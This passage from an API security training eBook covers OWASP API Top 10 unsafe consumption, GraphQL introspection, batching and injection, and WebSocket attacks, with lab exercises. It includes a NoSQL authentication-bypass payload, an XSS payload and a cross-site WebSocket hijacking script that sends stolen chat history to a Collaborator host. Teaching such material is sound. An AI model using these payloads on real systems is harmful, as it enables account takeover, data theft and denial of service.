
1. Login into the web application.
2. Navigate to the `/challenges` endpoint. An API request will be sent to `/api/allChallenges` with JSON body of `{"released": 1}`. This endpoint is used to obtain all the challenges.



3. View the page's source and search for the "released" keyword. Observe that there is a commented part that uses the "unreleased" keyword.



4. On Postman, log in and go to the `/api/allChallenges` endpoint at `Challenges > All Challenges`. Change the “released” keyword to “unreleased” and then send the request.



5. We obtain a list of unreleased challenges along with the flag for the challenge.

API10:2023 [Unsafe Consumption of APIs]

In most cases, APIs work by consuming data or input from the end user and performing actions based on the input data. Also, APIs are integrated with other APIs or services belonging to the same organization or even third parties. Often, the developers trust data coming from these integrations more than the user's inputs. A common pitfall emerges when developers unquestioningly trust the data received from the end-user or other integrations, potentially leading to lax security practices. When the data is not properly sanitized or validated and the end user provides a malicious input to the API, it can lead to critical issues impacting the APIs, the systems behind them and the organization as a whole. Furthermore, secure communication between the API and other different services may be set as a lower priority compared to regular API ßà User communication.

Developers must prioritize secure communication channels, thorough data validation and sanitization, and effective resource management. Implementing timeouts for interactions with third-party services and adhering to secure coding practices are also essential. By adopting these measures, developers can minimize the likelihood of data breaches, authorized access, and service disruptions, thus ensuring the integrity of their applications and the security of sensitive information.

TEST CASES

IDENTIFY EXTERNAL INTEGRATIONS SET UP WITH THE API

1. When testing for this vulnerability, try to identify any third-party integrations such as APIs and services.
2. Validate that proper security measures are in place, such as secure authentication and data encryption, for all external integrations.

REVIEW DATA VALIDATION AND SANITIZATION	1. Send malicious data inputs through the API to assess if the system performs thorough validation and sanitization of potentially malicious data.
	2. Verify that the API rejects or sanitizes potentially malicious data to prevent common vulnerabilities such as SQL injection or Cross-Site Scripting (XSS) attacks.
REVIEW DATA VALIDATION AND SANITIZATION	1. Send malicious data inputs through the API to assess if the system performs thorough validation and sanitization of potentially malicious data.
	2. Verify that the API rejects or sanitizes potentially malicious data to prevent common vulnerabilities such as SQL injection or Cross-Site Scripting (XSS) attacks.
EVALUATE DATA ENCRYPTION	1. Assess whether the data communicated with the API is sent over encrypted connection.

EXAMPLE

Consider a social media application that relies on a third-party API for user authentication. A critical security flaw arises when an attacker exploits the system's vulnerability to SQL injection. An attacker injects malicious SQL code into the user's name parameter. As the application's API blindly trusts the third-party integration, the payload bypasses security measures and successfully inserts harmful payloads into the application's database, leading to a second-order SQL injection vulnerability. This breach allows the attacker to manipulate data, compromise user accounts, and gain unauthorized access to privileged information.

PROTECTION MEASURES

VALIDATE THE SECURITY MEASURES OF THIRD-PARTY APIS

1. Verify that the APIs implemented appropriate encryption, authentication mechanisms, and secure data transmission protocols.
2. Ensure that third-party services have gone through proper security audits and have a good security posture.

PROPERLY SANITIZE DATA COMING FROM EXTERNAL THIRD PARTIES


1. Data coming from third-party APIs are usually trusted more than those from users. This data should also be properly sanitized.
2. Validate data received from third parties whether they are of the supported format.
3. Make sure that the API does not follow redirects to arbitrary locations. Instead keep a whitelist of trusted locations.

EXERCISE

APIs used for the authentication of the application do not look safe. Can you test it and get the flag?

Follow the steps:

1. The authentication endpoints are one of the most attacked and exposed parts of an application.
2. In postman send a request to `/api/login` endpoint with the following value as password: `{"$ne": null}`.



3. The above payload will add the condition which will return true if the password does not match `null`. We use this payload to bypass the authentication to log in as `admin` user.
4. We get the flag when we log in as `admin`.


API-EBook - Extra Mile

GRAPHQL


GraphQL is a query language developed by Facebook for APIs. Its main purpose is to facilitate a singular endpoint which can be used to fetch data via query requests.

Introspection

- GraphQL has a feature that enables us to fetch all the GraphQL schema information in a single query. This includes types, queries, fields, mutations and the field level descriptions. By using the __schema, we can run such an introspection query. It should be remembered that introspection is a feature of GraphQL itself and that finding a GraphQL endpoint that has introspection enabled is not a vulnerability in itself. However, it is recommended to keep the introspection feature disabled in production environments.




- The output from the introspection query is usually difficult to read since it contains so much information. To get a better view and understanding, simply copy and paste the introspection query to the Introspection tab in GraphQL Voyager. It gives a table like graph output which is easy to comprehend and understand.




GRAPHQL FIELD SUGGESTIONS

In case the introspection feature is disabled, we may abuse GraphQL's suggestion feature that basically suggests corrections to field/operation names if we make a typo. As a hacker, we can use it to gain a better understanding of the GraphQL schema and even identify some dangerous operations that are not used by the application but are available. We can use tools like ffuf (with regex matching), intruder, **GraphQLmap.**



Dumping the schema via GraphQLmap is quite easy,




BATCHING QUERIES


In case when there is a need to load data from the database repeatedly, GraphQL can accept multiple combined requests into one single query. This feature can be abused to attack endpoints that have rate limiting such as authentication endpoints. With multiple queries sent in a single request, it will be only counted as a single request. Suppose an application uses GraphQL in the authentication functionality. The developer has implemented rate limiting so as to prevent brute forcing attacks. However, they did not think of GraphQL's batching queries on how it can be used to serve multiple queries in a single request. As an attacker, we may send multiple login queries in a single request bypassing the rate limit. Another example is on the multi factor authentication (MFA) OTP verification process, instead of trying for a single OTP in a request, an attacker may send a batched query containing multiple OTP verification requests to bypass the rate limits.

While batching can be used to bypass rate limiting, it may also be used to perform Denial of Service attacks. Suppose there is a query that is quite resource intensive. We can batch multiple such queries in a single request. With so many resource-intensive queries, the system will be overloaded and may not properly respond to other requests.

For example, the query **query {\n systemUpdate\n}** is a resource intensive query. We have batched four of these queries in a single request and as you can see, we do not get any response because of time out.




Now, when this query is getting executed, if we try to execute another query, our request gets stuck since the application is busy processing the previous request. As you can see in the below picture, the browser times out the request after 2 minutes which clearly shows the impact it has on the availability of the application.



INJECTION

Like REST APIs, GraphQL can also be vulnerable to injection attacks such as SQL injection, cross-site scripting, command injection, etc. As a rule of thumb, it should always be in the developer's thought while creating an application that the user input should never be trusted. Suppose the application has a search functionality that allows its users to search the database for items. It uses a GraphQL query to send the search value. The search value is then passed directly into an SQL query that fetches the data from the database. A malicious user may inject a malicious SQL statement to close the current SQL query and perform actions on the database directly. In the example below, we see that the path variable is vulnerable to command injection.



References:

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/01-Testing_GraphQL

WEBSOCKETS


Websockets Basic Introduction


While WebSocket isn't exactly similar to an API, we are including it because WebSocket can be used to communicate with the backend to send and retrieve information. WebSockets are a full-duplex bidirectional stateless protocol. HTTP works on the request-response model where the communication is bidirectional, which means communication can happen from the client to the server or vice versa at a particular point in time. So, for an application that needs data in real-time, it gets a bit difficult since, for each data requirement, the client needs to send a request to fetch the data. In a WebSocket connection, data can travel from both the client and the server as long as the connection between them is established. WebSocket connections are usually used in applications that require low-latency communication, such as chat applications, stock-trading applications, etc.

ATTACKING WEBSOCKETS

Injection

Since WebSocket can be used to transfer user-controlled data, it may very well be vulnerable to injection attacks such as SQL injection and Cross-Site scripting, code execution, etc. Untrusted user input when not properly sanitized, can lead to the same vulnerabilities that usually occur in HTTP. For example, in a chat application, two users can chat with each other. The application does not properly sanitize the user input and therefore, if someone sends an XSS payload on chat, it actually gets triggered. Burp Suite has a dedicated Repeater mode for WebSocket communication. Intercept the WebSocket message and simply send it to the Repeater or from the WebSocket's history tab within Proxy, select the request and send it to Repeater.


WebSocket ID: 14 : https://0ac300cc030bbefe...
Send WebSocket Message
Send
To server
Select next message received
Pretty Raw Hex \n
1 {"message":"<img src=x
onerror=alert(document.domain)>"}
INSPECTOR
History
Message
Direction
Manual
Len
{"message":"<img src=x onerror=... → To server ✓ 62
{"user":"You","content":"<img src=... ← To client 75
TYPING ← To client 6
{"user":"Hal Pline","content":"Someti... ← To client 76
{"message":"<img src=x onerror=al... → To server ✓ 56
{"user":"You","content":"<img src=x ... ← To client 69
TYPING ← To client 6
{"user":"Hal Pline","content":"I wante... ← To client 117
Pretty Raw Hex \n
1 {"user":"You","content":"<img src=x
onerror=alert(document.domain)>"}


You: <img src=x onerror=alert(document.domain)>
Hal Pline: Sorry, I didn't hear that because I wasn't listening.
You: <img src=x onerror=alert(document.domain)>
Hal Pline: Sometimes I wonder how you're still married
You:
Hal Pline: I wanted to be a Playsta
CONNECTED: -- Now chatting with Ha
Your message:
Send

CROSS-SITE WEBSOCKET HIJACKING (CSWH)

At the WebSocket connection establishment stage, the client and server agree to a handshake. The handshake begins with the client sending an upgrade to WebSocket request to the server. The initiation of the handshake can be identified by the presence of the following headers in the HTTP request: - Sec-WebSocket-Key - Sec-WebSocket-Version - Upgrade: websocket If the server successfully validates the handshake, it replies with a 101 status code (Switching Protocols) response. If the handshake only depends on the HTTP cookies, without having any CSRF protection, the WebSocket may be vulnerable to CSWH. Also, the server needs to validate the origin of the request to make sure that it is not a cross-domain request from an untrusted domain. CSWH can be used to perform actions on behalf of the victim user. If the WebSocket message from the client is used to perform some critical functionality (such as retrieve sensitive information), the attacker may make these same requests from their malicious webpage. Let us consider a chat application wherein if the client sends a “READY” message over the WebSockets, the server sends the previous chat history to the client. We can load the following script on our attacker server which will make a cross-site WebSocket connection to the WebSocket server in the context of the victim’s session when the victim visits this malicious webpage.

```
<script>
        var ws = new WebSocket("wss://0a8e0056040186e9c0542f88004c0060.web-security-academy.net/chat");
        ws.onopen = function() { ws.send("READY")};
        ws.onmessage = function(e) {
            fetch("https://collaborator-id.burpcollaborator.net/", {
                method:'POST',
                body:e.data
            });
        }
</script>
```

After receiving the chat history, we can then exfiltrate it to our Burpsuite Collaborator server.

INSECURE WEBSOCKET CONNECTION

Just like HTTP and HTTPS, WebSockets also have a secure encrypted version called WSS. The plaintext WebSocket connection uses the ws:// protocol and WSS uses the wss:// protocol. Absence of WSS makes the WebSocket communication prone to man-in-the-middle attacks.

References:

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/10-Testing_WebSockets

APPENDIX

- https://ivangoncharov.github.io/graphql-voyager/
- https://github.com/swisskyrepo/GraphQLmap
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/01-Testing_GraphQL
- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/10-Testing_WebSockets

Final words

So, this is it. In this eBook, we have dived into the OWASP API Top 10 vulnerabilities and also looked at GraphQL and WebSockets. I hope it gave you a good understanding of the vulnerabilities that APIs are mostly susceptible to and the best practices to prevent such vulnerabilities. If you want to further study about API security, I will link a few references below and you can refer to them.

APPENDIX

- OWASP API Security Project
- Analyzing The OWASP API Security Top 10 For Pen Testers
- https://github.com/payatu/DVAPI
- GitHub: OWASP/API-Security
- https://ivangoncharov.github.io/graphql-voyager/
- https://github.com/swisskyrepo/GraphQLmap
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/01-Testing_GraphQL
- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/10-Testing_WebSockets